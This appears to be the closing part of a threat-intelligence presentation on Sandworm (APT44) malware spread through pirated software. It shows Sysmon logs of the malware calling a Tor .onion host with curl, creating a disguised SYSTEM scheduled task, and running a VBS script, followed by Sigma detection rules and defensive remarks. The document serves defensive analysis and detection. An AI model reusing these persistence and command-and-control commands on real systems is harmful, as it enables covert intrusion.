ProcessGuid: {9b646545-4653-67ba-6a02-000000000b00}
ProcessId: 2968
Image: C:\Windows\System32\curl.exe
FileVersion: 8.10.1
Description: The curl executable
Product: The curl executable
Company: curl, https://curl.se/
OriginalFileName: curl.exe
CommandLine: "C:\WINDOWS\system32\curl.exe" -x socks5h://127.0.0.1:9050 http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/@@@SUCCESS
CurrentDirectory: C:\WINDOWS\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {9b646545-58ab-67ac-e703-000000000000}

Process Create:
RuleName: -
UtcTime: 2025-02-08 12:49:01.929
ProcessGuid: {9b646545-52bd-67a7-1d03-000000000a00}
ProcessId: 10876
Image: C:\Windows\System32\schtasks.exe
FileVersion: 10.0.26100.1882 (WinBuild.160101.0800)
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: schtasks.exe
CommandLine: "C:\WINDOWS\system32\schtasks.exe" /tn WindowsUpdateCheck /CREATE /F /SC MINUTE /MO 60 /RU SYSTEM /TR C:\Users\Public\Libraries\rata.vbs
CurrentDirectory: C:\Users\Greenm\Desktop\Samples\
User: green\Greenm

Process Create:
RuleName: -
UtcTime: 2025-02-08 12:49:02.120
ProcessGuid: {9b646545-52be-67a7-2003-000000000a00}
ProcessId: 11200
Image: C:\Windows\System32\wscript.exe
FileVersion: 5.812.10240.16384
Description: Microsoft ® Windows Based Script Host
Product: Microsoft ® Windows Script Host
Company: Microsoft Corporation
OriginalFileName: wscript.exe
CommandLine: C:\WINDOWS\System32\WScript.exe "C:\Users\Public\Libraries\rata.vbs"
CurrentDirectory: C:\WINDOWS\system32\
User: NT AUTHORITY\SYSTEM

```yaml
logsource:
  category: "process_creation"
  product: "windows"

detection:
  selection_wmic_add_exclusion:
    Image|endswith: "\\WMIC.exe"
    CommandLine|contains:
      - "/NAMESPACE:\\root\\Microsoft\\Windows\\Defender"
      - "MSFT_MpPreference"
      - "Add ExclusionPath="

  selection_wmic_networkadapter:
    Image|endswith: "\\WMIC.exe"
    CommandLine|contains:
      - "path Win32_NetworkAdapter"

  selection_reg_query_defender:
    Image|endswith: "\\reg.exe"
    CommandLine|contains:
      - "query"
      - "Windows Defender"
      - "DisableAntiSpyware"
```

```yaml
logsource:
    category: process_creation
    product: windows
detection:
    process_creation:
        EventID: 1
        Channel: Microsoft-Windows-Sysmon/Operational
    selection_img:
        Image|endswith: \curl.exe
    selection_socks:
        CommandLine|contains:
            - socks5h://
            - socks5://
            - socks4a://
    selection_onion:
        CommandLine|contains: .onion
    condition: process_creation and (all of selection_*)
```

[Kalambur Backdoor Curl TOR SOCKS Proxy Execution]

EclecticIQ

Closing Remarks

- **Leverage Actionable Intelligence:** Monitor threat actors to apply new detection methods and improve threat modeling
- **Pirated Software as an Entry Point:** Sandworm (APT44) abuse the Ukraine's high piracy rates to distribute malware
- **Use of Living Off the Land Binaries (LOLBINs):**Sandworm leverage built-in Windows binaries and features like RDP, PowerShell, curl etc.
  - If applicable, block these binaries to disrupt similar attack patterns

EclecticIQ


EclecticIQ